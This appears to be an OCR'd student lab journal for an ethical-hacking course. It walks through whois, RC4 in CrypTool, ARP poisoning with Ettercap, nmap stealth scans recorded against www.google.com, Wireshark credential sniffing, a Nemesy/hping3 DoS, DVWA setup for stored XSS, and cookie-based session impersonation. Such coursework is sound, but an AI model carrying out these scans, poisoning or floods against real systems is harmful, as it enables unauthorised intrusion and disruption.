Practical - 1

Aim:- Google and Whois Reconnaissance:

- Use Google Search techniques to gather information about a specific target or organization.
- Utilize advanced search operators to refine search results and access hidden information.
- Perform whois lookups to retrieve domain registration information and gather details about the target's infrastructure.

Theory:-

Whois


Whois is a widely used internet record listing that identifies who owns a domain and how to get in contact with them. The Internet Corporation for Assigned Names and Numbers (ICANN) regulates domain name registration and ownership. Whois records have proven to be extremely useful and have developed into an essential resource for maintaining the integrity of the domain name registration and website ownership process


Using who.is


Steps:

(1). Open the WHO.is website

Teacher's Signature with Date : ____________







(2) Enter the website name you want to search and hit the "Enter" button.
Eg. menexp.com

(3) Show your information about menexp.com

(4) Go to 'DNS Records' tab

(5) Go to 'Diagnostics' tab to get the information about the network route of menexp.com using 'ping' and 'traceroute' commands.

Teacher's Signature with Date :

Registrar Data

```
Registrant Contact Information:
        Name                    Contact Privacy Inc. Customer 0166899062
        Organization            Contact Privacy Inc. Customer 0166899062
        Address                 96 Mowat Ave
        City                    Toronto
        State / Province        ON
        Postal Code             M6K 3M1
        Country                 CA
        Phone                   +1.4165385457
        Email                   mensxp.com@contactprivacy.com

Administrative Contact Information:
        Name                    Contact Privacy Inc. Customer 0166899062
        Organization            Contact Privacy Inc. Customer 0166899062
        Address                 96 Mowat Ave
        City                    Toronto
        State / Province        ON
        Postal Code             M6K 3M1
        Country                 CA
        Phone                   +1.4165385457
        Email                   mensxp.com@contactprivacy.com

Technical Contact Information:
        Name                    Contact Privacy Inc. Customer 0166899062
        Organization            Contact Privacy Inc. Customer 0166899062
        Address                 96 Mowat Ave
        City                    Toronto
        State / Province        ON
        Postal Code             M6K 3M1
        Country                 CA
        Phone                   +1.4165385457
        Email                   mensxp.com@contactprivacy.com

Information Updated: 2024-01-01 06:20:16
```

whois

mensxp.com

Whois | DNS Records | Diagnostics

DNS Records for mensxp.com


Hostname	Type	TTL	Priority	Content
[illegible]	SOA	21600		[illegible]
[illegible]	NS	21600		[illegible]
[illegible]	NS	21600		[illegible]
[illegible]	NS	21600		[illegible]
[illegible]	NS	21600		[illegible]
[illegible]	NS	21600		[illegible]
[illegible]	NS	21600		[illegible]
[illegible]	A	21600		[illegible]
[illegible]	A	21600		[illegible]
[illegible]	MX	1200	[illegible]	[illegible]
[illegible]	MX	1200	[illegible]	[illegible]
[illegible]	MX	1200	[illegible]	[illegible]
[illegible]	MX	1200	[illegible]	[illegible]
[illegible]	MX	1200	[illegible]	[illegible]
[illegible]	MX	1200	[illegible]	[illegible]
[illegible]	MX	1200	[illegible]	[illegible]
[illegible]	A	20		[illegible]
[illegible]	AAAA	20		[illegible]


mensxp.com


Whois | DNS Records | Diagnostics

Ping

Traceroute







Practical - 2

Aim:- Password Encryption and Cracking with Cryp Tool and Cain and Abel.

- Password Encryption and Decryption:
  - Use CrypTool to encrypt passwords using the RC4 algorithm.
  - Decrypt Cracking encrypted passwords and verify the original values

Theory:-

Cryptool

CrypTool is an Open source project that is a free-e-learning software for illustrating cryptographic and cryptoanalytic concepts. According to "Haking", CrypTool is a worldwide the most widespread e-learning software in the field of cryptology


Steps:


(1) Open CrypTool on your computer.

(2) Deleted all the text by default and type the text you want to encrypt.

(3) Click on the "Encrypt/Decrypt" tab and select "Symmetric (modern)" option and in that option click on "RC4" and click "encrypt"
Encrypt / Decrypt > Symmetric (modern) > RC4 > Encrypt

Teacher's Signature with Date :





(4). You will see the encrypted text. Now again click on Encrypt/Decrypt option and follow the below sequence of options to select.

Encrypt/Decrypt > Symmetric (modern) > RC4 > Decrypt

(5). You will see the original plain text

Teacher's Signature with Date : ____________

(1)

```
┌──(kali㉿kali)-[~/Desktop]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.222.130  netmask 255.255.255.0  broadcast 192.168.222.255
        inet6 fe80::c0e0:27de:cdd3:a085  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:59:65:8c  txqueuelen 1000  (Ethernet)
        RX packets 400  bytes 43329 (42.3 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 439  bytes 30604 (29.8 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 24  bytes 1240 (1.2 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 24  bytes 1240 (1.2 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

┌──(kali㉿kali)-[~/Desktop]
└─$
```

```
└─$ ping 192.168.0.109
PING 192.168.0.109 (192.168.0.109) 56(84) bytes of data.
64 bytes from 192.168.0.109: icmp_seq=1 ttl=128 time=0.580 ms
64 bytes from 192.168.0.109: icmp_seq=2 ttl=128 time=0.905 ms
64 bytes from 192.168.0.109: icmp_seq=3 ttl=128 time=1.01 ms
64 bytes from 192.168.0.109: icmp_seq=4 ttl=128 time=0.675 ms
64 bytes from 192.168.0.109: icmp_seq=5 ttl=128 time=0.960 ms
64 bytes from 192.168.0.109: icmp_seq=6 ttl=128 time=0.648 ms
64 bytes from 192.168.0.109: icmp_seq=7 ttl=128 time=6.56 ms
64 bytes from 192.168.0.109: icmp_seq=8 ttl=128 time=0.787 ms
64 bytes from 192.168.0.109: icmp_seq=9 ttl=128 time=0.615 ms
```

```
┌──(kali㉿kali)-[~/Desktop]
└─$ netstat
Active Internet connections (w/o servers)
Proto Recv-Q Send-Q Local Address           Foreign Address          State
udp        0      0 192.168.222.130:bootpc  192.168.222.254:bootps   ESTABLISHED
Active UNIX domain sockets (w/o servers)
Proto RefCnt Flags       Type       State         I-Node   Path
unix  3      [ ]         STREAM     CONNECTED     23944
unix  3      [ ]         STREAM     CONNECTED     32578
unix  3      [ ]         STREAM     CONNECTED     23032
unix  3      [ ]         STREAM     CONNECTED     21920
unix  3      [ ]         STREAM     CONNECTED     32594    /run/dbus/system_b
```

```
┌──(kali㉿kali)-[~/Desktop]
└─$ traceroute 192.168.222.1
traceroute to 192.168.222.1 (192.168.222.1), 30 hops max, 60 byte packets
 1  * * *
 2  * * *
 3  * * *
 4  * * *
 5  * * *
 6  * * *
 7  * * *
 8  * * *
 9  * * *
10  * * *
11  * * *
12  * * *
13  * * *
14  * * *
15  * * *
16  * * *
17  * * *
18  * * *
19  * * *
20  * * *
21  * * *
```

Practical-3

Aim:- Linux Network Analysis and ARP Poisoning:

(1) Linux Network Analysis:

- Execute the ifconfig command to retrieve network interface information.
- Use the ping command to test network connectivity and analyze the output.
- Analyze the netstat command output to view active network connections.
- Perform a traceroute to trace the route packets take to reach a target host.

(2). ARP Poisioning:

- Use ARP Poisioning techniques to redirect network traffic on a Windows system.
- Analyze the effects of ARP poisioning on network communication and security.

Theory:-

1. Linux Network Analysis

Steps:


a) Execute the ifconfig command to retrieve network interface information.


b). Use the ping command to test network connectivity and analyze the output.


c). Analyze the netstat command output to view active network connections.

Teacher's Signature with Date : ____________

(2). a







d). Perform a traceroute to trace the route packets take to reach a target host

2. ARP Poisioning

Steps:

a). Use ARP poisioning techniques to redirect network traffic on a windows system.

(1). Use arp -a command on linux as well as windows to check available connection s with MAC addresses

(2). Now open Ettercap on Kali linux and start Sniffing for anilable hosts

(3). Now set the targets which is windows machine

(4). Now select Man-in-the-Middle attack (MITM) and select ARP poisioning

(5). select "sniff remote connections."

(6) Now open the wireshark app in linux to trace ARP poisioning packets


(7). The linux wireshark trace the packets sent by the windows for more details see below picture


b). Analyze the effects of ARP poisioning on network communication and security.


(1). The MAC address of sender gets change due to ARP poisioning.

Teacher's Signature with Date : ______

(2) b









(2). The changes ↑ OPCODE
Note: Normally the (OPCODE : request (1)} but after poisioning then its {OPCODE : request (2)} as linux sent uncounted response that contains never asked for.

Teacher's Signature with Date : ____________





Windows

Interface: 192.168.222.1 --- 0x9

Internet Address	Physical Address	Type
192.168.222.130	00-0c-29-59-65-8c	dynamic
192.168.222.254	00-0c-29-59-65-8c	dynamic
192.168.222.255	ff-ff-ff-ff-ff-ff	static
224.0.0.22	01-00-5e-00-00-16	static
224.0.0.251	01-00-5e-00-00-fb	static
224.0.0.252	01-00-5e-00-00-fc	static
239.255.255.250	01-00-5e-7f-ff-fa	static
255.255.255.255	ff-ff-ff-ff-ff-ff	static

Interface: 172.23.208.1 --- 0xe

Internet Address	Physical Address	Type
172.23.223.255	ff-ff-ff-ff-ff-ff	static
224.0.0.22	01-00-5e-00-00-16	static
224.0.0.251	01-00-5e-00-00-fb	static
239.255.255.250	01-00-5e-7f-ff-fa	static
255.255.255.255	ff-ff-ff-ff-ff-ff	static


Interface: 192.168.222.1 --- 0x9


Internet Address	Physical Address	Type
192.168.222.130	00-0c-29-59-65-8c	dynamic
192.168.222.254	00-50-56-f5-6e-d1	dynamic
192.168.222.255	ff-ff-ff-ff-ff-ff	static
224.0.0.22	01-00-5e-00-00-16	static
224.0.0.251	01-00-5e-00-00-fb	static
224.0.0.252	01-00-5e-00-00-fc	static
239.255.255.250	01-00-5e-7f-ff-fa	static
255.255.255.255	ff-ff-ff-ff-ff-ff	static

Interface: 192.168.222.1 --- 0x9

Internet Address	Physical Address	Type
192.168.222.130	00-0c-29-59-65-8c	dynamic
192.168.222.254	00-0c-29-59-65-8c	dynamic
192.168.222.255	ff-ff-ff-ff-ff-ff	static
224.0.0.22	01-00-5e-00-00-16	static
224.0.0.251	01-00-5e-00-00-fb	static
224.0.0.252	01-00-5e-00-00-fc	static
239.255.255.250	01-00-5e-7f-ff-fa	static
255.255.255.255	ff-ff-ff-ff-ff-ff	static

Teacher's Signature with Date :


Address Resolution Protocol (request)
Hardware type: Ethernet (1)
Protocol size: 4
Opcode: request (1)


42 192.168.222.1 is at 00:0c:29:59:65:8c
Broadcast
ARP
60 Who has 192.168.222.2? Tell 192.168.22
239.255.255.250
SSDP
216 M-SEARCH * HTTP/1.1
VMware_c0:00:08
42 192.168.222.254 is at 00:0c:29:59:65:8
Frame 691: 42 bytes on wire (336 bits), 42 bytes captured (336 bits) on interface eth0, id 0
Ethernet II, Src: VMware_59:65:8c (00:0c:29:59:65:8c), Dst: VMware_f5:6e:d1 (00:50:56:f5:6e:d1)
Address Resolution Protocol (reply)
Hardware type: Ethernet (1)
Protocol type: IPv4 (0x0800)
Hardware size: 6
Protocol size: 4
Opcode: reply (2)
Sender MAC address: VMware_59:65:8c (00:0c:29:59:65:8c)
Sender IP address: 192.168.222.1
Target MAC address: VMware_f5:6e:d1 (00:50:56:f5:6e:d1)
Target IP address: 192.168.222.254

(A)

1.

```
Command Prompt
Microsoft Windows [Version 10.0.19045.4291]
(c) Microsoft Corporation. All rights reserved.

C:\Users\Djspy>nmap -sA -T4 www.google.com
Starting Nmap 7.95 ( https://nmap.org ) at 2024-04-28 14:48 India Standard Time
Nmap scan report for www.google.com (142.251.42.100)
Host is up (0.0034s latency).
rDNS record for 142.251.42.100: bom07s45-in-f4.1e100.net
Not shown: 998 filtered tcp ports (no-response)
PORT    STATE      SERVICE
80/tcp  unfiltered http
443/tcp unfiltered https

Nmap done: 1 IP address (1 host up) scanned in 5.09 seconds

C:\Users\Djspy>
```

Practical - 4

Aim:- Port scanning with NMAP

- Use NMap to perform an ACK scan to determine if a port is filtered, unfiltered, or open
- Perform SYN, FIN, NULL and XMAS scans to identify open ports and their characteristics
- Analyze the scan results to gather information about the target system's network services

Theory:-

Port Scanning with NMAP

A. Use NMAP to perform an ACK scan to determine if a port is filtered, unfiltered, or open

Note:- Install NMap for windows and install it. After that open cmd and type "nmap" to check if it is installed properly. Now type the below commands

1. ACK - sA (TCP ACK scan)

It never determines open (or even open|filtered) ports. It is used to map out firewall rulesets, determining whether they are stateful or not and which ports are filtered.

Command : nmap -sA -T4 www.google.com

Teacher's Signature with Date : ______

(B)

1.

```
C:\Users\Djspy
Starting Nmap 7.95 ( https://nmap.org ) at
Nmap scan report for www.google.com (142.251.42.100)
Host is up (0.0020s latency).
rDNS record for 142.251.42.100: bom07s45-in-f4.1e100.net

PORT    STATE    SERVICE
22/tcp  filtered ssh
113/tcp filtered ident
139/tcp filtered netbios-ssn

Nmap done: 1 IP address (1 host up) scanned in 1.66 seconds

C:\Users\Djspy>
```

2.

```
C:\Users\Djspy>nmap -sF -T4 www.google.com
Starting Nmap 7.95 ( https://nmap.org ) at 2024-04-28 15:10 India Standard Time
Nmap scan report for www.google.com (142.251.42.100)
Host is up (0.010s latency).
rDNS record for 142.251.42.100: bom07s45-in-f4.1e100.net
All 1000 scanned ports on www.google.com (142.251.42.100) are in ignored states.
Not shown: 1000 open|filtered tcp ports (no-response)

Nmap done: 1 IP address (1 host up) scanned in 23.21 seconds

C:\Users\Djspy>
```

3.

```
C:\Users\Djspy>nmap -sN -p 22 www.google.com
Starting Nmap 7.95 ( https://nmap.org ) at 2024-04-28 15:13 India Standard Time
Nmap scan report for www.google.com (142.251.42.100)
Host is up (0.0030s latency).
rDNS record for 142.251.42.100: bom07s45-in-f4.1e100.net

PORT   STATE         SERVICE
22/tcp open|filtered ssh

Nmap done: 1 IP address (1 host up) scanned in 0.65 seconds

C:\Users\Djspy>
```

4.

```
C:\Users\Djspy>nmap -sX -T4 www.google.com
Starting Nmap 7.95 ( https://nmap.org ) at 2024-04-28 15:16 India Standard Time
Nmap scan report for www.google.com (142.251.42.100)
Host is up (0.0020s latency).
rDNS record for 142.251.42.100: bom07s45-in-f4.1e100.net
All 1000 scanned ports on www.google.com (142.251.42.100) are in ignored states.
Not shown: 1000 open|filtered tcp ports (no-response)

Nmap done: 1 IP address (1 host up) scanned in 23.23 seconds
```

B. Perform SYN, FIN, NULL and XMAS scans to identify open ports and their characteristics

1. SYN (stealth) Scan (-sS)

SYN scan is the default and most popular scan option for good reason. It can be performed quickly, scanning thousands of ports per second on a fast network not hampered by intrusive firewalls.

command: nmap -p 22, 113, 139 www.google.com

2. FIN Scan (-sF)

Sets just the TCP FIN bit

command: nmap -sF -T4 www.google.com

3. NULL Scan (-sN)

Does not set any bits (TCP flag header is 0)

command: nmap -sN -p 22 scanme.nmap.org


4. XMAS Scan (-sX)


sets the FIN, PSH, and URG flags, lighting the packets up like a Christmas tree.


command: nmap -sX -T4 www.google.com

Teacher's Signature with Date : ____________

(A)







Practical - 5

Aim :- Network Traffic Capture and DoS Attack with Wireshark and Nemesy

1. Network Traffic capture
   a. Use Wireshark to capture network traffic on a specific network interface
   b. Analyze the captured packets to extract relevant information and identify potential security issues
2. Denial of service (DoS) attack:
   a. Use Nemesy to lanch a DoS attack against a target system or network.
   b. Observe the impact of the attack on the target's availability and performance

Theory

1. Network Traffic Capture

Steps:-


(1) Use Wireshark to capture network traffic on a specific network interface.

(2). Open wireshark software and select interface.


(3) Open any http website and display filter as http.


(4) Right click on packet >> POST method >> Follow >> TCP stream.


Teacher's Signature with Date : ____________



(B)







(5). Search for 'credentials' in the dialog Box

B. Denial of service (Dos) attack

Steps:

(1). Open Nemesy software and enter target IP, number, of packets, size of packet, delay between packets (r - random packet size)

(2). Also, you can use the hping3 tool which is available in Kali Linux for Dos Attack


-S : SYN flag


--flood : sent packets as fast as possible Don't show replies


-V : Verbose mode

-p : destination port (Default 0)

Teacher's Signature with Date :







Practical - 6

Aim Persistent cross site scripting Attack:

- Set up a vulnerable web application that is susceptible to persistent xss attacks
- Craft a malicious script to exploit the xss vulnerability and execute arbitrary code
- Observe the consequences of the attack and understand the potential risks associated with xss vulnerabilities

Theory Persistent Cross site Scripting Attack

Steps:

(1). Extract the DVWA zip file

(2). Copy the folder and paste it in Drive C > xampp > htdocs

(3). Rename the file as DVWA


(4). Go in the config file and rename the file as config.inc.php


(5) Open chrome and search localhost/DVWA


(6). Click on create/reset database. The database will be created. click on login


Teacher's Signature with Date : ____________

(A)









Practical - 7

Aim: Session Impersonation with FireFox and Tamper Data

- Install and configure the Tamper Data add-on in FireFox
- Intercept and modify HTTP requests to impersonate a user's session
- Understand the impact of session impersonation and the importance of session management

Theory:

Session Impersonation using Firefox and Tamper Data

~~A. Install and configure the Tamper Data add-on in FireFox~~

Steps:

(1). Open FireFox

(2). Go to Tools > Addons > Extensions


(3). Search and install EditThisCookie or Cookie Import/Export or any other Cookie tool.

